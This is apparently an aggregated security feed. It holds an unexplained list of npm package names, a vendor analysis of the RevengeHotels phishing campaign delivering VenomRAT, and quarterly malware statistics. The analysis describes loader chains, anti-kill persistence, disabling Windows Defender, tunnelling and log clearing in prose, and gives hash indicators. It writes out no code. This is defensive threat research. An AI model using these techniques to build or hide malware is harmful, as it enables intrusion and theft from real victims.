@ui-ux-gang/devextreme-rpk
@yoobic/design-system
@yoobic/jpeg-camera-es6
@yoobic/yobi
ace-colorpicker-rpk
airchief
airpilot
angulartics2
another-shai
browser-webdriver-downloader
capacitor-notificationhandler
capacitor-plugin-healthapp
capacitor-plugin-ihealth
capacitor-plugin-vonage
capacitorandroidpermissions
config-cordova
cordova-plugin-voxeet2
cordova-voxeet
create-hest-app
db-evo
devextreme-angular-rpk
devextreme-rpk
ember-browser-services
ember-headless-form
ember-headless-form-yup
ember-headless-table
ember-url-hash-polyfill
ember-velcro
encounter-playground
eslint-config-crowdstrike
eslint-config-crowdstrike-node
eslint-config-teselagen
globalize-rpk
graphql-sequelize-teselagen
json-rules-engine-simplified
jumpgate
koa2-swagger-ui
mcfly-semantic-release
mcp-knowledge-base
mcp-knowledge-graph
mobioffice-cli
monorepo-next
mstate-angular
mstate-cli
mstate-dev-react
mstate-react
ng-imports-checker
ng2-file-upload
ngx-bootstrap
ngx-color
ngx-toastr
ngx-trend
ngx-ws
oradm-to-gql
oradm-to-sqlz
ove-auto-annotate
pm2-gelf-json
printjs-rpk
react-complaint-image
react-jsonschema-form-conditionals
react-jsonschema-form-extras
react-jsonschema-rxnt-extras
remark-preset-lint-crowdstrike
rxnt-authentication
rxnt-healthchecks-nestjs
rxnt-kue
swc-plugin-component-annotate
tbssnch
teselagen-interval-tree
tg-client-query-builder
tg-redbird
tg-seq-gen
thangved-react-grid
ts-gaussian
ts-imports
tvi-cli
ve-bamreader
ve-editor
verror-extra
voip-callkit
wdio-web-reporter
yargs-help-output
yoo-styles

RevengeHotels: a new wave of attacks leveraging LLMs and VenomRAT

Background

RevengeHotels, also known as TA558, is a threat group that has been active since 2015, stealing credit card data from hotel guests and travelers. RevengeHotels’ modus operandi involves sending emails with phishing links which redirect victims to websites mimicking document storage. These sites, in turn, download script files to ultimately infect the targeted machines. The final payloads consist of various remote access Trojan (RAT) implants, which enable the threat actor to issue commands for controlling compromised systems, stealing sensitive data, and maintaining persistence, among other malicious activities.

In previous campaigns, the group was observed using malicious emails with Word, Excel, or PDF documents attached. Some of them exploited the CVE-2017-0199 vulnerability, loading Visual Basic Scripting (VBS), or PowerShell scripts to install customized versions of different RAT families, such as RevengeRAT, NanoCoreRAT, NjRAT, 888 RAT, and custom malware named ProCC. These campaigns affected hotels in multiple countries across Latin America, including Brazil, Argentina, Chile, and Mexico, but also hotel front-desks globally, particularly in Russia, Belarus, Turkey, and so on.

Later, this threat group expanded its arsenal by adding XWorm, a RAT with commands for control, data theft, and persistence, amongst other things. While investigating the campaign that distributed XWorm, we identified high-confidence indicators that RevengeHotels also used the RAT tool named DesckVBRAT in their operations.

In the summer of 2025, we observed new campaigns targeting the same sector and featuring increasingly sophisticated implants and tools. The threat actors continue to employ phishing emails with invoice themes to deliver VenomRAT implants via JavaScript loaders and PowerShell downloaders. A significant portion of the initial infector and downloader code in this campaign appears to be generated by large language model (LLM) agents. This suggests that the threat actor is now leveraging AI to evolve its capabilities, a trend also reported among other cybercriminal groups.

The primary targets of these campaigns are Brazilian hotels, although we have also observed attacks directed at Spanish-speaking markets. Through a comprehensive analysis of the attack patterns and the threat actor’s modus operandi, we have established with high confidence that the responsible actor is indeed RevengeHotels. The consistency of the tactics, techniques, and procedures (TTPs) employed in these attacks aligns with the known behavior of RevengeHotels. The infrastructure used for payload delivery relies on legitimate hosting services, often utilizing Portuguese-themed domain names.

Initial infection

The primary attack vector employed by RevengeHotels is phishing emails with invoicing themes, which urge the recipient to settle overdue payments. These emails are specifically targeted at email addresses associated with hotel reservations. While Portuguese is a common language used in these phishing emails, we have also discovered instances of Spanish-language phishing emails, indicating that the threat actor’s scope extends beyond Brazilian hospitality establishments and may include targets in Spanish-speaking countries or regions.

Example of a phishing email about a booking confirmation

Example of a phishing email about a booking confirmation

In recent instances of these attacks, the themes have shifted from hotel reservations to fake job applications, where attackers sent résumés in an attempt to exploit potential job opportunities at the targeted hotels.

Malicious implant

The malicious websites, which change with each email, download a WScript JS file upon being visited, triggering the infection process. The filename of the JS file changes with every request. In the case at hand, we analyzed Fat146571.js (fbadfff7b61d820e3632a2f464079e8c), which follows the format Fat\{NUMBER\}.js, where “Fat” is the beginning of the Portuguese word “fatura”, meaning “invoice”.

The script appears to be generated by a large language model (LLM), as evidenced by its heavily commented code and a format similar to those produced by this type of technology. The primary function of the script is to load subsequent scripts that facilitate the infection.

A significant portion of the new generation of initial infectors created by RevengeHotels contains code that seems to have been generated by AI. These LLM-generated code segments can be distinguished from the original malicious code by several characteristics, including:

  • The cleanliness and organization of the code
  • Placeholders, which allow the threat actor to insert their own variables or content
  • Detailed comments that accompany almost every action within the code
  • A notable lack of obfuscation, which sets these LLM-generated sections apart from the rest of the code
AI generated code in a malicious implant as compared to custom code

AI generated code in a malicious implant as compared to custom code

Second loading step

Upon execution, the loader script, Fat\{NUMBER\}.js, decodes an obfuscated and encoded buffer, which serves as the next step in loading the remaining malicious implants. This buffer is then saved to a PowerShell (PS1) file named SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 (d5f241dee73cffe51897c15f36b713cc), where “\{TIMESTAMP\}” is a generated number based on the current execution date and time. This ensures that the filename changes with each infection and is not persistent. Once the script is saved, it is executed three times, after which the loader script exits.

The script SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1 runs a PowerShell command with Base64-encoded code. This code retrieves the cargajecerrr.txt (b1a5dc66f40a38d807ec8350ae89d1e4) file from a remote malicious server and invokes it as PowerShell.

This downloader, which is lightly obfuscated, is responsible for fetching the remaining files from the malicious server and loading them. Both downloaded files are Base64-encoded and have descriptive names: venumentrada.txt (607f64b56bb3b94ee0009471f1fe9a3c), which can be interpreted as “VenomRAT entry point”, and runpe.txt (dbf5afa377e3e761622e5f21af1f09e6), which is named after a malicious tool for in-memory execution. The first file, venumentrada.txt, is a heavily obfuscated loader (MD5 of the decoded file: 91454a68ca3a6ce7cb30c9264a88c0dc) that ensures the second file, a VenomRAT implant (3ac65326f598ee9930031c17ce158d3d), is correctly executed in memory.

The malicious code also exhibits characteristics consistent with generation by an AI interface, including a coherent code structure, detailed commenting, and explicit variable naming. Moreover, it differs significantly from previous samples, which had a structurally different, more obfuscated nature and lacked comments.

Exploring VenomRAT

VenomRAT, an evolution of the open-source QuasarRAT, was first discovered in mid-2020 and is offered on the dark web, with a lifetime license costing up to $650. Although the source code of VenomRAT was leaked, it is still being sold and used by threat actors.

VenomRAT packages on the dark web

VenomRAT packages on the dark web

According to the vendor’s website, VenomRAT offers a range of capabilities that build upon and expand those of QuasarRAT, including HVNC hidden desktop, file grabber and stealer, reverse proxy, and UAC exploit, amongst others.

As with other RATs, VenomRAT clients are generated with custom configurations. The configuration data within the implant (similar to QuasarRAT) is encrypted using AES and PKCS #5 v2.0, with two keys employed: one for decrypting the data and another for verifying its authenticity using HMAC-SHA256. Throughout the malware code, different sets of keys and initialization vectors are used sporadically, but they consistently implement the same AES algorithm.

Anti-kill

It is notable that VenomRAT features an anti-kill protection mechanism, which can be enabled by the threat actor upon execution. Initially, the RAT calls a function named EnableProtection, which retrieves the security descriptor of the malicious process and modifies the Discretionary Access Control List (DACL) to remove any permissions that could hinder the RAT’s proper functioning or shorten its lifespan on the system.

The second component of this anti-kill measure involves a thread that runs a continuous loop, checking the list of running processes every 50 milliseconds. The loop specifically targets those processes commonly used by security analysts and system administrators to monitor host activity or analyze .NET binaries, among other tasks. If the RAT detects any of these processes, it will terminate them without prompting the user.

List of processes that the malware looks for to terminate

List of processes that the malware looks for to terminate

The anti-kill measure also involves persistence, which is achieved through two mechanisms written into a VBS file generated and executed by VenomRAT. These mechanisms ensure the malware’s continued presence on the system:

  1. Windows Registry: The script creates a new key under HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce, pointing to the executable path. This allows the malware to persist across user sessions.
  2. Process: The script runs a loop that checks for the presence of the malware process in the process list. If it is not found, the script executes the malware again.

If the user who executed the malware has administrator privileges, the malware takes additional steps to ensure its persistence. It sets the SeDebugPrivilege token, enabling it to use the RtlSetProcessIsCritical function to mark itself as a critical system process. This makes the process “essential” to the system, allowing it to persist even when termination is attempted. However, when the administrator logs off or the computer is about to shut down, VenomRAT removes its critical mark to permit the system to proceed with these actions.

As a final measure to maintain persistence, the RAT calls the SetThreadExecutionState function with a set of flags that forces the display to remain on and the system to stay in a working state. This prevents the system from entering sleep mode.

Separately from the anti-kill methods, the malware also includes a protection mechanism against Windows Defender. In this case, the RAT actively searches for MSASCui.exe in the process list and terminates it. The malware then modifies the task scheduler and registry to disable Windows Defender globally, along with its various features.

Networking

VenomRAT employs a custom packet building and serialization mechanism for its networking connection to the C2 server. Each packet is tailored to a specific action taken by the RAT, with a dedicated packet handler for each action. The packets transmitted to the C2 server undergo a multi-step process:

  1. The packet is first serialized to prepare it for transmission.
  2. The serialized packet is then compressed using LZMA compression to reduce its size.
  3. The compressed packet is encrypted using AES-128 encryption, utilizing the same key and authentication key mentioned earlier.

Upon receiving packets from the C2 server, VenomRAT reverses this process to decrypt and extract the contents.

Additionally, VenomRAT implements tunneling by installing ngrok on the infected computer. The C2 server specifies the token, protocol, and port for the tunnel, which are sent in the serialized packet. This allows remote control services like RDP and VNC to operate through the tunnel and to be exposed to the internet.

USB spreading

VenomRAT also possesses the capability to spread via USB drives. To achieve this, it scans drive letters from C to M and checks if each drive is removable. If a removable drive is detected, the RAT copies itself to all available drives under the name My Pictures.exe.

Extra stealth steps

In addition to copying itself to another directory and changing its executable name, VenomRAT employs several stealth techniques that distinguish it from QuasarRAT. Two notable examples include:

  • Deletion of Zone.Identifier streams: VenomRAT deletes the Mark of the Web streams, which contain metadata about the URL from which the executable was downloaded. By removing this information, the RAT can evade detection by security tools like Windows Defender and avoid being quarantined, while also eliminating its digital footprint.
  • Clearing Windows event logs: The malware clears all Windows event logs on the compromised system, effectively creating a “clean slate” for its operations. This action ensures that any events generated during the RAT’s execution are erased, making it more challenging for security analysts to detect and track its activities.

Victimology

The primary targets of RevengeHotels attacks continue to be hotels and front desks, with a focus on establishments located in Brazil. However, the threat actors have been adapting their tactics, and phishing emails are now being sent in languages other than Portuguese. Specifically, we’ve observed that emails in Spanish are being used to target hotels and tourism companies in Spanish-speaking countries, indicating a potential expansion of the threat actor’s scope. Note that among earlier victims of this threat are such Spanish-speaking countries as Argentina, Bolivia, Chile, Costa Rica, Mexico, and Spain.

It is important to point out that previously reported campaigns have mentioned the threat actor targeting hotel front desks globally, particularly in Russia, Belarus, and Turkey, although no such activity has yet been detected during the latest RevengeHotels campaign.

Conclusions

RevengeHotels has significantly enhanced its capabilities, developing new tactics to target the hospitality and tourism sectors. With the assistance of LLM agents, the group has been able to generate and modify their phishing lures, expanding their attacks to new regions. The websites used for these attacks are constantly rotating, and the initial payloads are continually changing, but the ultimate objective remains the same: to deploy a remote access Trojan (RAT). In this case, the RAT in question is VenomRAT, a privately developed variant of the open-source QuasarRAT.

Kaspersky products detect these threats as HEUR:Trojan-Downloader.Script.Agent.gen, HEUR:Trojan.Win32.Generic, HEUR:Trojan.MSIL.Agent.gen, Trojan-Downloader.PowerShell.Agent.ady, Trojan.PowerShell.Agent.aqx.

Indicators of compromise

fbadfff7b61d820e3632a2f464079e8c Fat146571.js
d5f241dee73cffe51897c15f36b713cc SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1
1077ea936033ee9e9bf444dafb55867c cargajecerrr.txt
b1a5dc66f40a38d807ec8350ae89d1e4 cargajecerrr.txt
dbf5afa377e3e761622e5f21af1f09e6 runpe.txt
607f64b56bb3b94ee0009471f1fe9a3c venumentrada.txt
3ac65326f598ee9930031c17ce158d3d deobfuscated runpe.txt
91454a68ca3a6ce7cb30c9264a88c0dc deobfuscated venumentrada.txt

IT threat evolution in Q2 2025. Non-mobile statistics

By: AMR

IT threat evolution in Q2 2025. Non-mobile statistics
IT threat evolution in Q2 2025. Mobile statistics

The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.

The quarter in numbers

In Q2 2025:

  • Kaspersky solutions blocked more than 471 million attacks originating from various online resources.
  • Web Anti-Virus detected 77 million unique links.
  • File Anti-Virus blocked nearly 23 million malicious and potentially unwanted objects.
  • There were 1,702 new ransomware modifications discovered.
  • Just under 86,000 users were targeted by ransomware attacks.
  • Of all ransomware victims whose data was published on threat actors’ data leak sites (DLS), 12% were victims of Qilin.
  • Almost 280,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Law enforcement success

The alleged malicious actor behind the Black Kingdom ransomware attacks was indicted in the U.S. The Yemeni national is accused of infecting about 1,500 computers in the U.S. and other countries through vulnerabilities in Microsoft Exchange. He also stands accused of demanding a ransom of $10,000 in bitcoin, which is the amount victims saw in the ransom note. He is also alleged to be the developer of the Black Kingdom ransomware.

A Ukrainian national was extradited to the U.S. in the Nefilim case. He was arrested in Spain in June 2024 on charges of distributing ransomware and extorting victims. According to the investigation, he had been part of the Nefilim Ransomware-as-a-Service (RaaS) operation since 2021, targeting high-revenue organizations. Nefilim uses the classic double extortion scheme: cybercriminals steal the victim’s data, encrypt it, then threaten to publish it online.

Also arrested was a member of the Ryuk gang, charged with organizing initial access to victims’ networks. The accused was apprehended in Kyiv in April 2025 at the request of the FBI and extradited to the U.S. in June.

A man suspected of being involved in attacks by the DoppelPaymer gang was arrested. In a joint operation by law enforcement in the Netherlands and Moldova, the 45-year-old was arrested in May. He is accused of carrying out attacks against Dutch organizations in 2021. Authorities seized around €84,800 and several devices.

A 39-year-old Iranian national pleaded guilty to participating in RobbinHood ransomware attacks. Among the targets of the attacks, which took place from 2019 to 2024, were U.S. local government agencies, healthcare providers, and non-profit organizations.

Vulnerabilities and attacks

Mass exploitation of a vulnerability in SAP NetWeaver

In May, it was revealed that several ransomware gangs, including BianLian and RansomExx, had been exploiting CVE-2025-31324 in SAP NetWeaver software. Successful exploitation of this vulnerability allows attackers to upload malicious files without authentication, which can lead to a complete system compromise.

Attacks via the SimpleHelp remote administration tool

The DragonForce group compromised an MSP provider, attacking its clients with the help of the SimpleHelp remote administration tool. According to researchers, the attackers exploited a set of vulnerabilities (CVE-2024-57727, CVE-2024-57728, CVE-2024-57726) in the software to launch the DragonForce ransomware on victims’ hosts.

Qilin exploits vulnerabilities in Fortinet

In June, news broke that the Qilin gang (also known as Agenda) was actively exploiting critical vulnerabilities in Fortinet devices to infiltrate corporate networks. The attackers allegedly exploited the vulnerabilities CVE-2024-21762 and CVE-2024-55591 in FortiGate software, which allowed them to bypass authentication and execute malicious code remotely. After gaining access, the cybercriminals encrypted data on systems within the corporate network and demanded a ransom.

Exploitation of a Windows CLFS vulnerability

April saw the detection of attacks that leveraged CVE-2025-29824, a zero-day vulnerability in the Windows Common Log File System (CLFS) driver, a core component of the Windows OS. This vulnerability allows an attacker to elevate privileges on a compromised system. Researchers have linked these incidents to the RansomExx and Play gangs. The attackers targeted companies in North and South America, Europe, and the Middle East.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS during the reporting period. In the second quarter, Qilin (12.07%) proved to be the most prolific group. RansomHub, the leader of 2024 and the first quarter of 2025, seems to have gone dormant since April. Clop (10.83%) and Akira (8.53%) swapped places compared to the previous reporting period.

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new variants

In the second quarter, Kaspersky solutions detected three new families and 1,702 new ransomware variants. This is significantly fewer than in the previous reporting period. The decrease is linked to the renewed decline in the count of the Trojan-Ransom.Win32.Gen verdicts, following a spike last quarter.

Number of new ransomware modifications, Q2 2024 — Q2 2025 (download)

Number of users attacked by ransomware Trojans

Our solutions protected a total of 85,702 unique users from ransomware during the second quarter.

Number of unique users attacked by ransomware Trojans, Q2 2025 (download)

Geography of attacked users

TOP 10 countries and territories attacked by ransomware Trojans

Country/territory* %**
1 Libya 0.66
2 China 0.58
3 Rwanda 0.57
4 South Korea 0.51
5 Tajikistan 0.49
6 Bangladesh 0.45
7 Iraq 0.45
8 Pakistan 0.38
9 Brazil 0.38
10 Tanzania 0.35

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 23.33
2 WannaCry Trojan-Ransom.Win32.Wanna 7.80
3 (generic verdict) Trojan-Ransom.Win32.Encoder 6.25
4 (generic verdict) Trojan-Ransom.Win32.Crypren 6.24
5 (generic verdict) Trojan-Ransom.Win32.Agent 3.75
6 Cryakl/CryLock Trojan-Ransom.Win32.Cryakl 3.34
7 PolyRansom/VirLock Virus.Win32.PolyRansom / Trojan-Ransom.Win32.PolyRansom 3.03
8 (generic verdict) Trojan-Ransom.Win32.Crypmod 2.81
9 (generic verdict) Trojan-Ransom.Win32.Phny 2.78
10 (generic verdict) Trojan-Ransom.MSIL.Agent 2.41

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new variants

In the second quarter of 2025, Kaspersky solutions detected 2,245 new modifications of miners.

Number of new miner modifications, Q2 2025 (download)

Number of users attacked by miners

During the second quarter, we detected attacks using miner programs on the computers of 279,630 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q2 2025 (download)

Geography of attacked users

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Senegal 3.49
2 Panama 1.31
3 Kazakhstan 1.11
4 Ethiopia 1.02
5 Belarus 1.01
6 Mali 0.96
7 Tajikistan 0.88
8 Tanzania 0.80
9 Moldova 0.80
10 Dominican Republic 0.80

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

Among the threats to macOS, one of the biggest discoveries of the second quarter was the PasivRobber family. This spyware consists of a huge number of modules designed to steal data from QQ, WeChat, and other messaging apps and applications that are popular mainly among Chinese users. Its distinctive feature is that the spyware modules get embedded into the target process when the device goes into sleep mode.

Closer to the middle of the quarter, several reports (1, 2, 3) emerged about attackers stepping up their activity, posing as victims’ trusted contacts on Telegram and convincing them to join a Zoom call. During or before the call, the user was persuaded to run a seemingly Zoom-related utility, but which was actually malware. The infection chain led to the download of a backdoor written in the Nim language and bash scripts that stole data from browsers.

TOP 20 threats to macOS

* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

A new piece of spyware named PasivRobber, discovered in the second quarter, immediately became the most widespread threat, attacking more users than the fake cleaners and adware typically seen on macOS. Also among the most common threats were the password- and crypto wallet-stealing Trojan Amos and the general detection Trojan.OSX.Agent.gen, which we described in our previous report.

Geography of threats to macOS

TOP 10 countries and territories by share of attacked users

Country/territory %* Q1 2025 %* Q2 2025
Mainland China 0.73% 2.50%
France 1.52% 1.08%
Hong Kong 1.21% 0.84%
India 0.84% 0.76%
Mexico 0.85% 0.76%
Brazil 0.66% 0.70%
Germany 0.96% 0.69%
Singapore 0.32% 0.63%
Russian Federation 0.50% 0.41%
South Korea 0.10% 0.32%

* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In the second quarter of 2025, there was another increase in both the share of attacks using the Telnet protocol and the share of devices connecting to Kaspersky honeypots via this protocol.

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

Distribution of attackers’ sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

In the second quarter, the share of the NyaDrop botnet among threats delivered to our honeypots grew significantly to 30.27%. Conversely, the number of Mirai variants on the list of most common malware decreased, as did the share of most of them. Additionally, after a spike in the first quarter, the share of BitCoinMiner miners dropped to 1.57%.

During the reporting period, the list of most common IoT threats expanded with new families. The activity of the Agent.nx backdoor (4.48%), controlled via P2P through the BitTorrent DHT distributed hash table, grew markedly. Another newcomer to the list, Prometei, is a Linux version of a Windows botnet that was first discovered in December 2020.

Attacks on IoT honeypots

Geographically speaking, the percentage of SSH attacks originating from Germany and the U.S. increased sharply.

Country/territory Q1 2025 Q2 2025
Germany 1.60% 24.58%
United States 5.52% 10.81%
Russian Federation 9.16% 8.45%
Australia 2.75% 8.01%
Seychelles 1.32% 6.54%
Bulgaria 1.25% 3.66%
The Netherlands 0.63% 3.53%
Vietnam 2.27% 3.00%
Romania 1.34% 2.92%
India 19.16% 2.89%

The share of Telnet attacks originating from China and India remained high, with more than half of all attacks on Kaspersky honeypots coming from these two countries combined.

Country/territory Q1 2025 Q2 2025
China 39.82% 47.02%
India 30.07% 28.08%
Indonesia 2.25% 5.54%
Russian Federation 5.14% 4.85%
Pakistan 3.99% 3.58%
Brazil 12.03% 2.35%
Nigeria 3.01% 1.66%
Germany 0.09% 1.47%
United States 0.68% 0.75%
Argentina 0.01% 0.70%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. Cybercriminals create malicious pages with a goal in mind. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

Countries that served as sources of web-based attacks: TOP 10

This section gives the geographical distribution of sources of online attacks blocked by Kaspersky products: web pages that redirect to exploits; sites that host exploits and other malware; botnet C2 centers, and the like. Any unique host could be the source of one or more web-based attacks.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In the second quarter of 2025, Kaspersky solutions blocked 471,066,028 attacks from internet resources worldwide. Web Anti-Virus responded to 77,371,384 unique URLs.

Web-based attacks by country, Q2 2025 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location who experienced a Web Anti-Virus alert during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Bangladesh 10.85
2 Tajikistan 10.70
3 Belarus 8.96
4 Nepal 8.45
5 Algeria 8.21
6 Moldova 8.16
7 Turkey 8.08
8 Qatar 8.07
9 Albania 8.03
10 Hungary 7.96
11 Tunisia 7.95
12 Portugal 7.93
13 Greece 7.90
14 Serbia 7.84
15 Bulgaria 7.79
16 Sri Lanka 7.72
17 Morocco 7.70
18 Georgia 7.68
19 Peru 7.63
20 North Macedonia 7.58

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by Malware attacks as a percentage of all unique users of Kaspersky products in the country.

On average during the quarter, 6.36% of internet users’ computers worldwide were subjected to at least one Malware web-based attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus. This includes malware found directly on user computers or on connected removable media: flash drives, camera memory cards, phones, and external hard drives.

In the second quarter of 2025, our File Anti-Virus recorded 23,260,596 malicious and potentially unwanted objects.

Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users whose devices experienced a File Anti-Virus triggering at least once during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 45.26
2 Afghanistan 34.95
3 Tajikistan 34.43
4 Yemen 31.95
5 Cuba 30.85
6 Uzbekistan 28.53
7 Syria 26.63
8 Vietnam 24.75
9 South Sudan 24.56
10 Algeria 24.21
11 Bangladesh 23.79
12 Belarus 23.67
13 Gabon 23.37
14 Niger 23.35
15 Cameroon 23.10
16 Tanzania 22.77
17 China 22.74
18 Iraq 22.47
19 Burundi 22.30
20 Congo 21.84

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers Malware local threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

Overall, 12.94% of user computers globally faced at least one Malware local threat during the second quarter.
The figure for Russia was 14.27%.

❌